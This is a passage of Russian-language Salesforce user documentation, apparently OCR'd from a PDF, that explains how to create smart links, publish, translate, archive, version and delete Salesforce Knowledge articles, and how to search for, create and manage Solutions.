Прим.: Интеллектуальные ссылки добавляют больше символов, чем отображается. При отображении ошибки, уведомляющей о превышении ограничения по количеству символов, обратитесь к администратору с просьбой увеличить данное ограничение.

СМ. ТАКЖЕ:

- Интеллектуальные ссылки на статьи знаний Salesforce Knowledge с URL-адресами
- Интеллектуальные ссылки на статьи знаний Salesforce Knowledge
- Общие сведения о документации Salesforce Knowledge
- Полное руководство по Salesforce Knowledge

Интеллектуальные ссылки на статьи знаний Salesforce Knowledge с URL-адресами

Статья Salesforce Knowledge может быть дополнена интеллектуальной ссылкой на другую статью путем ввода вручную URL-адреса статьи в редакторе обогащенного текста.

Чтобы создать интеллектуальную ссылку вручную при создании или редактировании статьи, воспользуйтесь полем типа «Область обогащенного текста».

1. Выделите нужное содержимое или установите курсор в нужную область.
2. Щелкните значок ссылки ().
3. Выберите тип ссылки **«URL-адрес»**.
4. Выберите протокол **<other>**.
5. Введите следующий URL-адрес статьи:
   `/articles/[язык]/[тип_статьи]/[имя_URL-адреса]`.

   Например, статье многоязычной базы знаний на русском языке, которой назначен тип статьи «Вопросы и ответы» и имя URL-адреса «Общие сведения о паролях» соответствует следующий URL-адрес: `/articles/RU/Вопросы и ответы/Общие сведения о паролях`. Рекомендуем указывать язык только при использовании многоязычной базы Salesforce Knowledge.

   Важное замечание: Интеллектуальные ссылки опираются на каналы использования. Таким образом, интеллектуальная ссылка на статью не может быть добавлена в другой канал. Например, статья общедоступной базы знаний не может ссылаться на статью, опубликованную только во внутреннем канале.
6. При необходимости откройте вкладку «Цель» и выберите области отображения данной статьи.
   - **«Не задано»**: связанная статья открывается в той же рамке.
   - **«Рамка»**: связанная статья открывается в определенной рамке.
   - **«В новом окне (_blank)»**: связанная статья открывается в новом окне или вкладке.
   - **«В активном окне (_top)»**: связанная статья открывается в полноразмерном окне.
   - **«В текущем окне (_self)»**: связанная статья открывается в той же рамке.
   - **«В родительском окне (_parent)»**: связанная статья открывается в родительской рамке.
7. Нажмите кнопку **«OK»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания статей необходимо выполнить следующие действия.

- Управление статьями

  И

  «Чтение» и «Создание» для типа статьи

Прим.: Интеллектуальные ссылки добавляют больше символов, чем отображается. При отображении ошибки, уведомляющей о превышении ограничения по количеству символов, обратитесь к администратору с просьбой увеличить данное ограничение.

СМ. ТАКЖЕ:

- Интеллектуальные ссылки на статьи знаний Salesforce Knowledge посредством поиска
- Интеллектуальные ссылки на статьи знаний Salesforce Knowledge
- Общие сведения о документации Salesforce Knowledge
- Полное руководство по Salesforce Knowledge

Публикация статей и переводов

Опубликованные статьи и переводы доступны во всех выбранных каналах. Если публикуемая статья содержит переводы, то также публикуются все переводы статьи.

Публикация статьи или переводов осуществляется на вкладке «Управление статьями» или на странице подробных сведений о статье или переводе. Чтобы публиковать статьи или переводы статей, нужно иметь полномочия для типа статьи и действия «Опубликовать статьи» или «Опубликовать переведенные статьи».

При публикации статей не забывайте о следующих моментах.

- Можно выполнить публикацию напрямую или запланировать публикацию на будущее. Статьи, публикация которых запланирована на более позднюю дату, отображаются в представлении «Черновые статьи», но со значком ожидания () напротив заголовка статьи. Чтобы просмотреть дату публикации, наведите указатель мыши на значок.

  Совет: Чтобы отменить запланированную публикацию, нажмите кнопку **«Отмена публикации»** на странице просмотра или редактирования сведений о статье или переводе.

- Если организация использует процессы утверждения, потребуются аналогичные полномочия и действия для публикации статьи после ее утверждения. Процессы утверждения недоступны для переводов.
- В процессе утверждения статья может быть отправлена в очередь на публикацию, даже если для нее запланирована моментальная публикация. Это происходит, если статья слишком большая, в ней слишком много активных языков или на это время запланирована публикация большого количества других статей. Для лучшей производительности статья отправляется в очередь до момента успешной публикации (как правило, на несколько минут). Обратите внимание на то, что поле «Последнее изменение сделано» отображает **«Автоматический процесс»** в качестве последнего пользователя, изменившего статью.
- Черновик, являющийся рабочей копией опубликованной статьи, публикуется как новая версия исходной статьи.
- Если статьи и переводы были опубликованы ранее, установите флажок «Пометить как новая версия», чтобы отображать значок новой статьи () напротив статьи в выбранных каналах. Пользователи каналов смогут определять статьи, измененные с момента последнего просмотра. Данный флажок недоступен при первоначальной публикации статьи, так как значок отображается для новых статей по умолчанию.
- Если вы назначаете статью, публикация которой запланирована на более позднюю дату, происходит отмена запланированной публикации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

- Планирование публикации инициирует удаление любых сведений о назначении. Пользователь, запланировавший публикацию, назначается статье.
- Если разные агенты одновременно выполняют действия над одними и теми же статьями, это может привести к конфликтам. В зависимости от того, кто выполняет первое действие, статьи будут недоступны другим пользователям даже в случае их отображения в списке статей. При выполнении действия над данными статьями возникает ошибка.
- Если у вас есть действие «Опубликовать статьи» и настроен процесс утверждения статьи, вы будете видеть кнопки **«Опубликовать…»** и **«Отправить на утверждение»** buttons.

СМ. ТАКЖЕ:

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Перевод статей в Salesforce Knowledge

Если организация сама выполняет перевод статей знаний Salesforce Knowledge, можно ввести перевод со страницы подробных сведений о переводе.

В зависимости от статуса перевода и действий над статьей, назначенных пользователю, страница сведений о переводе может содержать указанные ниже элементы пользовательского интерфейса.

Действие	Описание	Статус статьи
Архивирование	Архивирование инициирует удаление устаревших опубликованных переводов и их недоступность агентам и клиентам в каналах Salesforce Knowledge, используемых организацией.	Прежде чем архивировать перевод, рекомендуем заархивировать основную статью.
Назначить...	Назначение инициирует изменение ответственного за перевод.	Черновые переводы
Удалить	Удаление перевода инициирует его необратимое удаление из базы знаний. Прим.: Черновой перевод не может быть восстановлен.	Черновые переводы
«Правка»	Редактирование инициирует изменение содержимого или свойств перевода.	Черновые и опубликованные переводы

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для работы с переведенными статьями:

- Управление статьями

  И

  «Создание», «Чтение», «Редактирование» или «Удаление» для типа статьи (в зависимости от действия)

Действие	Описание	Статус статьи
Предварительный просмотр	Предварительный просмотр отображает перевод в готовом виде. Прим.: При предварительном просмотре статьи базы знаний пользователю недоступно голосование и сведения Chatter.	Черновые и опубликованные переводы
Опубликовать...	Опубликованные переводы доступны во всех выбранных каналах.	Черновые переводы

1. Выберите вложенную вкладку **«Переводы»** в области «Просмотр» на вкладке **«Управление статьями»**.
2. Установите переключатель **«Черновые переводы»**.

   Прим.: При необходимости измените опубликованный перевод. Переводу назначается статус черновика, который отменяется только после его повторной публикации; при необходимости перевод может быть обновлен без отмены публикации текущей версии.
3. Чтобы просмотреть статьи, назначенные другим пользователям для перевода, измените значение фильтра «Назначено».

   Например, пользователь может просмотреть статьи, поставленные в очередь на перевод.
4. Щелкните ссылку **«Правка»** напротив нужной статьи и выберите язык перевода.
5. Введите перевод.
6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Архивирование статей и переводов

Архивирование приводит к удалению устаревших опубликованных статей и переводов, так что они больше не отображаются для агентов и клиентов в каналах Salesforce Knowledge, используемых организацией.

Заархивировать опубликованные статьи и переводы можно на вкладке «Управление статьями». Архивацию можно выполнить незамедлительно (сейчас) или запланировать на определенное время.

Статьи, архивирование которых выполняется сразу, перемещаются в представление «Архивные статьи». Статьи, архивирование которых запланировано на более позднюю дату, отображаются в представлении «Опубликованные статьи», но со значком ожидания (). Чтобы просмотреть дату архивирования, наведите указатель мыши на значок. При наступлении даты архивирования статья автоматически перемещается в представление «Архивные статьи».

Прим.:

- Если разные агенты одновременно выполняют действия над одними и теми же статьями, это может привести к конфликтам. В зависимости от того, кто выполняет первое действие, статьи будут недоступны другим пользователям даже в случае их отображения в списке статей. При выполнении действия над данными статьями возникает ошибка.
- Если вы редактируете опубликованную статью, архивирование которой запланировано на более позднюю дату, происходит отмена архивирования.
- Архивирование статьи, содержащей опубликованный перевод и черновую версию, инициирует удаление черновой версии. Опубликованные переводы архивируются вместе со статьей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Совет: Чтобы отменить запланированное архивирование, нажмите кнопку **«Отмена архивирования»** на странице сведений о статье.

СМ. ТАКЖЕ:

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Версии статьи знаний Salesforce Knowledge

Версии статьи позволяют сохранять предыдущие версии опубликованных статей и определять версии статей, связанные с обращениями. Чтобы сохранить предыдущую версию, установите флажок «Пометить как новая версия» при публикации новой версии. Предыдущая опубликованная версия сохраняется, а новая версия публикуется со следующим порядковым номером как уникальным идентификатором.

При публикации новой версии статьи, вложенной в обращение, версия, прикрепленная к обращению, определяется системой как устаревшая. Например, при публикации третьей версии статьи вторая версия, вложенная в обращение, отображается как «Версия 2 (устаревшая)». Такая система обозначения позволяет легко определить версию содержимого, связанную с обращением.

При выборе номера версии в представлении статьи, на странице сведений о статье или переводе, отображается список «Журнал версии». Ниже перечислены действия, доступные в данном списке.

- Просмотрите список архивных версий.
- Чтобы просмотреть версию, щелкните ее заголовок.
- Чтобы просмотреть журнал изменения полей, разверните версию статьи (если для типа статьи и полей включена функция отслеживания журнала).

По умолчанию система сохраняет не более 10 версий статьи и любые версии, вложенные в обращения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

При наличии нескольких версий статьи устаревшая версия может быть восстановлена и повторно опубликована. Чтобы скопировать содержимое архивной версии в черновую статью, а затем выполнить ее повторную публикацию в качестве новой версии, щелкните «Восстановить черновую версию». Одновременно можете восстановить устаревшую версию любых связанных переводов.

Прим.: При наличии черновой статьи восстановление недоступно.

Чтобы удалить устаревшую версию опубликованной статьи, щелкните «Удалить данную версию» на странице сведений о статье. Удаленная версия статьи, связанная с обращением, также удаляется из обращения. Переведенные версии статьи зависят от основной статьи. Удаление основной версии инициирует удаление переведенных версий.

Кроме того, версии отображаются в настраиваемых отчетах, позволяя находить и просматривать версии статьи, вложенные в обращения.

СМ. ТАКЖЕ:

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Удаление статей и переводов

Удаление статей и переводов осуществляется на вкладке «Управление статьями» или на странице подробных сведений о статье или переводе. Удаление статей из базы знаний является необратимым. Пользователи могут удалять черновые статьи, черновые переводы статей и архивные статьи (но только не опубликованные статьи или переводы).

Прим.:

- Чтобы удалить опубликованную статью и ее переводы, сначала следует удалить их из публикации. Для этого выберите действие удаления или архивации.
- Когда пользователь без доступа к удалению отменяет правку в опубликованной статье, вновь созданный черновик статьи не удаляется автоматически.

Удаленные статьи перемещаются в корзину, откуда при необходимости они могут быть восстановлены. Переводы, удаленные вместе со статьей, также перемещаются в корзину. Обратите внимание, что перевод, удаленный отдельно от статьи, не может быть восстановлен. Удаление статьи или перевода, изменяемого другим пользователем или системой во время удаления, может быть прервано. В этом случае отображается сообщение об ошибке.

Прим.:

- Если разные агенты одновременно выполняют действия над одними и теми же статьями, это может привести к конфликтам. В зависимости от того, кто выполняет первое действие, статьи будут недоступны другим пользователям даже в случае их отображения в списке статей. При выполнении действия над данными статьями возникает ошибка.
- Удаление черновой статьи, являющейся рабочей копией опубликованной статьи, не влияет на исходную опубликованную версию, но инициирует необратимое удаление черновой версии. Она не перемещается в корзину. Чтобы продолжить работу над черновой копией, рекомендуем изменить опубликованную версию.
- Когда пользователь без доступа к удалению отменяет правку в опубликованной статье, вновь созданный черновик статьи не удаляется автоматически.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Вкладка «Статьи» или «База знаний»

Узнайте, какую вкладку Salesforce Knowledge вы используете и что можно сделать на каждой вкладке.

Поиск статей Salesforce Knowledge поддерживается двумя вкладками: «База знаний» и «Статьи». Вкладка, используемая организацией, определяется временем включения компонента Salesforce Knowledge или доступностью вкладки «База знаний» для применения.

Вкладка «База знаний»


Поле поиска, отображаемое вверху страницы, указывает на использование вкладки «База знаний».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.



Вкладка «База знаний» объединяет функции устаревшей вкладки «Статьи» и вкладки «Управление статьями», а также использует интегрированный поиск для одновременного поиска всех ресурсов. Ниже перечислены действия, доступные на вкладке «База знаний».

- Поиск по всем статьям Salesforce Knowledge и любым внешним источникам данных (например, Microsoft® SharePoint®).
- Фильтрация статей по языку и категориям данных.
- Сортировка статей по дате публикации, рейтингу, самому популярному и заголовку.
- Использование раскрывающегося списка **«Создать статью»** для выбора типа статьи и создания статьи.
- Чтобы начать отслеживание, отменить отслеживание, изменить, опубликовать или удалить статью при наличии соответствующих полномочий, воспользуйтесь раскрывающимся списком напротив каждой статьи.

  Прим.: Для получения дополнительных сведений о полномочиях к статье см. «Доступ к статьям базы знаний» на странице 3550.

Кроме того, при использовании ленты обращений макет вкладки «База знаний» применяется к боковой панели «Статьи».

Прим.: Участники сообществ без полномочия Knowledge One не могут просматривать базу знаний посредством сообществ. Они также не могут просматривать базу знаний в сообществах посредством мобильных и загружаемых веб-приложений Salesforce1.

Чтобы заменить устаревшую вкладку вкладкой «База знаний», администратор должен добавить полномочие «`Knowledge One`» в профиль или набор полномочий пользователя.

Вкладка «Статьи»

Поле поиска, отображаемое на левой боковой панели страницы, указывает на использование вкладки «Статьи».



Вкладка «Статьи» содержит список опубликованных статей Salesforce Knowledge. Ниже перечислены действия, доступные на вкладке «Статьи».

- Поиск опубликованных статей
- Просмотр опубликованных статей
- Создание статьи
- Настройка отображаемых сведений о статье

СМ. ТАКЖЕ:

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Работа с решениями

Используйте решения для предоставления подробных описаний и разрешений вопросов клиентов.

Общие сведения о решениях

Поиск решений

Отображение и выбор решений

Просмотр списков решений

Создание решений

Проверка решений

Удаление решений

Категоризация решений

Настройка статусов многоязычных решений

Начальная страница решений

Журнал решения

Решения. Вопросы и ответы

Общие сведения о решениях

Решение — это подробное описание решения, принятого в отношении запроса клиента. Создание, проверка и категоризация решений доступны менеджерам решений, администраторам и пользователям с соответствующими полномочиями. Кроме того, они могут публиковать решения на портале самообслуживания и делать их общедоступными.

Вкладка «Решения» содержит начальную страницу, позволяющую быстро находить нужные решения и управлять ими. Если в организации включена поддержка категорий решений, то пользователи могут просматривать и искать решения по категории. Сортировка и фильтрация решений могут выполняться с помощью стандартных и настраиваемых списковых представлений.

Импорт решений доступен администраторам и пользователям с полномочием «Импорт решений».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: По умолчанию решения создаются и отображаются в текстовом формате. Если в организации включена поддержка HTML-решений, то все решения отображаются в формате HTML и создаются посредством редактора HTML.

СМ. ТАКЖЕ:

- Начальная страница решений
- Советы по созданию решений
- Общие сведения об HTML-решениях
- Руководство по административной настройке: руководство по внедрению решений

Поиск решений

Ниже перечислены способы поиска решений.

- Поиск на вкладке «Обращения»
- Поиск на вкладке «Решения»
- Просмотр решений
- Поиск с помощью функции глобального поиска
- Создание настраиваемого спискового представления в Salesforce Classic

Поиск выполняется по всем стандартным текстовым полям решений, а также по перечисленным ниже типам настраиваемых полей.

- Автонумерация
- Текст
- Область текста
- Область подробного текста
- Электронная почта
- Тел.
- Любое поле, заданное в качестве внешнего кода.

Ниже перечислены особенности поиска решений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра решений:

- «Чтение» для решений

- В результате поиска отображаются решения, содержащие все или только некоторые ключевые слова. Например, в результате поиска по критерию `data loader` могут отображаться записи, содержащие только слово *data* или *loader*, либо оба ключевых слова в любом порядке. Чем больше ключевых слов содержат записи, тем выше они отображаются в результатах поиска. Близость ключевых слов также влияет на позицию записей в результатах поиска.
- Решения поддерживают функцию морфологического поиска, то есть поиска морфологической формы введенного запроса. Например, в результате поиска по запросу *«создание»* могут быть найдены решения, содержащие слова *«создать»*, *«создал»* и *«создание»*.
- Чтобы уточнить результаты поиска решений, воспользуйтесь специальными символами и операторами.
- Решение, заголовок которого соответствует хотя бы одному из заданных критериев поиска, отображается вверху списка.
- Количество обнаруженных решений отображается в круглых или квадратных скобках. Например, запись *«Грузовик (35)»*, отображающаяся в результате поиска по запросу *«Грузовик»*, указывает на то, что обнаружено 35 решений, содержащих слово *«Грузовик»*.

Поиск на вкладке «Обращения»

1. Введите ключевые слова, связанные с возможным решением, в поле поиска связанного списка «Решения» на странице сведений об обращении. Поисковый запрос может содержать специальные символы и операторы.
2. Если в организации включена поддержка категорий, выберите нужную категорию.
3. Нажмите кнопку **«Найти решение»**. В результате поиска отображается список соответствующих решений.
   - Чтобы отсортировать результаты поиска по возрастанию или убыванию, щелкните заголовок нужного столбца.
     - Сортировка применяется ко всем найденным элементам, включая элементы на последующих страницах.
     - Заголовки столбцов для полей раскрывающихся списков со множественным выбором недоступны для нажатия, так как тип поля раскрывающегося списка со множественным выбором не поддерживает возможность сортировки.
   - Если в организации включена поддержка многоязычных решений, то найденные решения отображаются на всех соответствующих языках. Критерии поиска, введенные на одном языке, могут быть обработаны на другом языке иным способом, что может сказаться на точности найденных решений.
   - Если в организации включена поддержка сводок по решениям и путей к встроенным категориям решений, то в результатах поиска отображаются не более 150 символов решения и 150 символов пути к категориям решений.
   - Если в организации включена поддержка HTML-решений, то все теги и изображения удаляются из сведений о решении.
   - Если в организации включена поддержка предложенных решений, нажмите кнопку **«Просмотр предложенных решений»**, чтобы просмотреть соответствующие решения с помощью формулы, которая автоматически определяет степень соответствия каждого решения отдельному обращению исходя из частоты употребления слов, близости слов, сходства обращений и связанных решений.
4. Если организация поддерживает использование фильтров, отфильтруйте результаты поиска. Щелкните ссылку **«Показать фильтры»** в соответствующем связанном списке результатов, введите критерии фильтрации и нажмите кнопку **«Применить фильтры»**.

Поиск на вкладке «Решения»

1. Введите ключевые слова, связанные с возможным решением, в поле поиска на вкладке «Решения». Поисковый запрос может содержать специальные символы и операторы.

2. Если в организации включена поддержка категорий, выберите нужную категорию.
3. Нажмите кнопку **«Найти решение»**. В результате поиска отображается список совпадающих записей.

   Чтобы отсортировать результаты поиска по возрастанию или убыванию, щелкните заголовок нужного столбца.

   Прим.: Сортировка применяется ко всем найденным элементам, включая элементы на последующих страницах. Заголовки столбцов для полей раскрывающихся списков со множественным выбором недоступны для нажатия, так как тип поля раскрывающегося списка со множественным выбором не поддерживает возможность сортировки.

   Если в организации включена поддержка многоязычных решений, то найденные решения отображаются на всех соответствующих языках. Критерии поиска, введенные на одном языке, могут быть обработаны на другом языке иным способом, что может сказаться на точности найденных решений. Если в организации включена поддержка сводок по решениям и путей к встроенным категориям решений, то в результатах поиска отображаются не более 150 символов решения и 150 символов пути к категориям решений. Если в организации включена поддержка HTML-решений, то все теги и изображения удаляются из сведений о решении.
4. Если организация поддерживает использование фильтров, отфильтруйте результаты поиска. Щелкните ссылку **«Показать фильтры»** в соответствующем связанном списке результатов, введите критерии фильтрации и нажмите кнопку **«Применить фильтры»**.
5. Чтобы открыть запись, щелкните имя нужной записи прямо в списке. Если совпадения не найдены, просмотрите решения по категориям.

   Доступные поля определяются макетом поиска, заданным администратором, и параметрами безопасности полей, заданными пользователем (только в версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition).

Просмотр решений

1. Чтобы просмотреть список решений в нужной категории и ее подкатегориях, щелкните имя категории в разделе «Обзор решений» на вкладке «Решения».
2. Чтобы отсортировать решения по категориям, частоте использования или времени последнего обновления, воспользуйтесь раскрывающимся списком.
3. Чтобы открыть запись, щелкните имя нужной записи прямо в результатах поиска.

Поиск с помощью функции глобального поиска

1. Введите критерии поиска в область, расположенную в верхнем колонтитуле.

   Поисковый запрос может содержать специальные символы и операторы.
2. Чтобы уточнить результаты поиска, щелкните ссылку **«Параметры поиска...»** в раскрывающемся списке и установите флажок «Решения».
3. Нажмите кнопку **«Поиск»**.

СМ. ТАКЖЕ:

Принятие решений по обращениям

Общие сведения о многоязычных решениях

Отображение и выбор решений

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра решений:	«Чтение» для решений
Для добавления решения в обращение:	«Чтение» для решений и обращений И Полномочие «Редактирование» для обращений
Для изменения неопубликованных решений:	Редактирование для решений
Для удаления неопубликованных решений:	«Удаление» для решений
Для изменения опубликованных решений:	Управление опубликованными решениями
Для удаления опубликованных решений:	Управление опубликованными решениями

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Отображение решений

Чтобы просмотреть подробные сведения о решении, щелкните заголовок нужного решения, найденного путем поиска в обращении или выбора на начальной странице решений или на страницах со списком решений. Если в организации включена поддержка всплывающих сведений, наведите указатель мыши на любое поле поиска страницы сведений, чтобы просмотреть ключевую информацию о записи до открытия соответствующей страницы сведений.

Просмотр обновлений и комментариев для решений (Chatter)

Лента Chatter позволяет просматривать обновления, комментарии и сообщения для решений.

Выбор решений

Чтобы добавить решение в обращение, нажмите кнопку **«Выбрать»** на странице сведений о решении или в списке результатов поиска. Решение автоматически добавляется в обращение. Кнопка **«Выбрать»** доступна только в том случае, если для поиска решения использовалось обращение или выполнялся поиск решений для добавления на начальную страницу портала самообслуживания.

Редактирование и удаление неопубликованных решений

Чтобы обновить неопубликованное решение, нажмите кнопку **«Правка»**, измените необходимые поля и нажмите кнопку **«Сохранить»** (доступно только при наличии полномочия «Редактирование» для решений). Чтобы удалить неопубликованное решение, нажмите кнопку **«Удалить»** (доступно только при наличии полномочия «Удаление» для решений).

Прим.: Если в организации включена поддержка HTML-решений, то текстовое решение, открытое и сохраненное в редакторе HTML, становится HTML-решением.

Редактирование и удаление опубликованных решений

Редактирование и удаление опубликованных решений доступно только пользователям с полномочием «Управление опубликованными решениями» (например, администраторы и менеджеры решений).

Связанные списки решений

Связанные списки, расположенные ниже сведений о решении, содержат данные, связанные с решением, включая журнал изменения решения, открытые и закрытые действия, вложения, связанные обращения, переведенные решения и категории решения. Доступные связанные списки определяются персональными настройками пользователя и параметрами макетов страниц или полномочиями на просмотр связанных данных.

Печать решений

Чтобы открыть печатную версию сведений о записи, щелкните ссылку **«Версия для печати»**, расположенную в верхнем правом углу страницы.

Прим.: Если в организации включена поддержка HTML-решений, то версия для печати содержит любое форматирование HTML, примененное к сведениям о решении.

Чтобы открыть последнюю просмотренную страницу со списком, щелкните ссылку **«Назад к списку»**, расположенную в верхней части любой страницы сведений о решении. Если в организации включена поддержка свертываемых разделов, щелкните значок стрелки напротив нужного заголовка, чтобы развернуть или свернуть соответствующий раздел страницы сведений.

СМ. ТАКЖЕ:

Журнал решения

Создание решений

Категоризация решений

Просмотр списков решений

Страница со списком решений содержит решения, доступные в текущем представлении. Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.

- Чтобы просмотреть сведения о решении, щелкните заголовок нужного решения. Чтобы изменить или переместить решение в корзину, щелкните ссылку **«Правка»** или **«Удал.»**.
- Если включена поддержка Chatter, щелкните значок или , чтобы начать или отменить отслеживание решения в ленте Chatter.
- Чтобы создать решение, нажмите кнопку **«Создать решение»** или выберите пункт **«Решение»** в раскрывающемся списке «Создать...» на боковой панели.

СМ. ТАКЖЕ:

Общие сведения о решениях

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра списков решений:
- «Чтение» для решений

Для создания решений:
- «Создание» для решений

Для изменения решений:
- Редактирование для решений

Для удаления решений:
- «Удаление» для решений

Создание решений

Ниже перечислены способы создания решений.

- Чтобы создать решение на боковой панели или на вкладке «Решения», выполните указанные ниже действия.

  1. Выберите пункт **«Решение»** в раскрывающемся списке «Создать...» на боковой панели или нажмите кнопку **«Создать»** в разделе **«Недавние решения»** на начальной странице решений.

     Если в организации включена поддержка многоязычных решений, нажмите кнопку **«Создать»** в связанном списке «Переведенные решения», чтобы создать переведенное решение для соответствующего основного решения.

  2. Если в организации включена поддержка многоязычных решений, выберите нужный язык в раскрывающемся списке «Язык».

     Доступные языки — это языки, поддерживаемые системой Salesforce. Список «Язык» не содержит языки, используемые в основном решении или других переведенных решениях, которые связаны с основным решением.

  3. Введите заголовок решения, сведения и другие данные.

     Совет: Решение, заголовок которого содержит критерии поиска, занимает в результатах поиска более высокую позицию. Таким образом, рекомендуем использовать заголовки, которые содержат наиболее типичные критерии поиска.

     Если в организации включена поддержка HTML-решений, то сведения о решении могут быть добавлены посредством HTML-редактора. HTML-редактор поддерживает панель инструментов, позволяющую вставлять изображения, а также форматировать текст и абзацы решения.

  4. Нажмите кнопку **«Сохранить»**.

     Прим.: Изображения в сведениях об HTML-решениях не будут отображаться в списковых представлениях и отчетах.

- Чтобы создать решение при закрытии обращения, выполните указанные ниже действия.

  1. Нажмите кнопку **«Закрыть обращение»** на странице сведений об обращении или кнопку **«Сохранить и закрыть»** на странице редактирования обращения.
  2. Чтобы отправить решение на проверку, введите заголовок и сведения в разделе **«Сведения о решении»** и установите флажок «Отправить в базу знаний».
  3. Нажмите кнопку **«Сохранить»**.

Советы по созданию решений

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания решений:

- «Создание» для решений

СМ. ТАКЖЕ:

Проверка решений

Категоризация решений

Советы по созданию решений

Только полезные решения могут ускорить процесс обработки обращений. Изучите указанные ниже рекомендации и ознакомьтесь с документом *«Советы и рекомендации по решениям»*.

Возможность повторного использования

- Добавьте все факты и симптомы проблемы.
- Добавьте любой нужный анализ или предложения по устранению неполадок.
- Добавьте краткое, но точное описание причины возникновения проблемы, а также ее решение.
- Укажите только одну причину и одно решение для каждого случая. Если решение включает в себя несколько этапов, пронумеруйте каждый этап и поместите их на отдельную линию.
- Убедитесь в доступности текста, а также в том, что он написан на языке целевой аудитории (как для клиентов, так и для пользователей службы поддержки).
- Убедитесь, что заголовок правильно отражает суть проблемы или вопроса.
- Чтобы повысить эффективность функции «Предложенные решения», свяжите с отдельным обращением как можно больше решений. Поиск предложенных решений осуществляется с помощью формулы, которая автоматически определяет важность каждого решения для отдельного обращения — по количеству связываний решения с похожими обращениями.

Прим.: Чтобы гарантировать возможность повторного использования любых решений, рекомендуем придерживаться единого стиля оформления. Каждая организация может выбрать свой собственный стиль; однако любое решение должно содержать заголовок, а также описание, причину и способы решения проблемы.

Возможность поиска

- Убедитесь, что решение может быть найдено различными способами, а также различными пользователями, каждый из которых описывает возникшую проблему по-своему.
- Убедитесь, что решение является уникальным и может существовать как отдельная статья базы знаний.
- Убедитесь в эффективности решения в рамках собственной организации, а также в его полезности для клиентов.
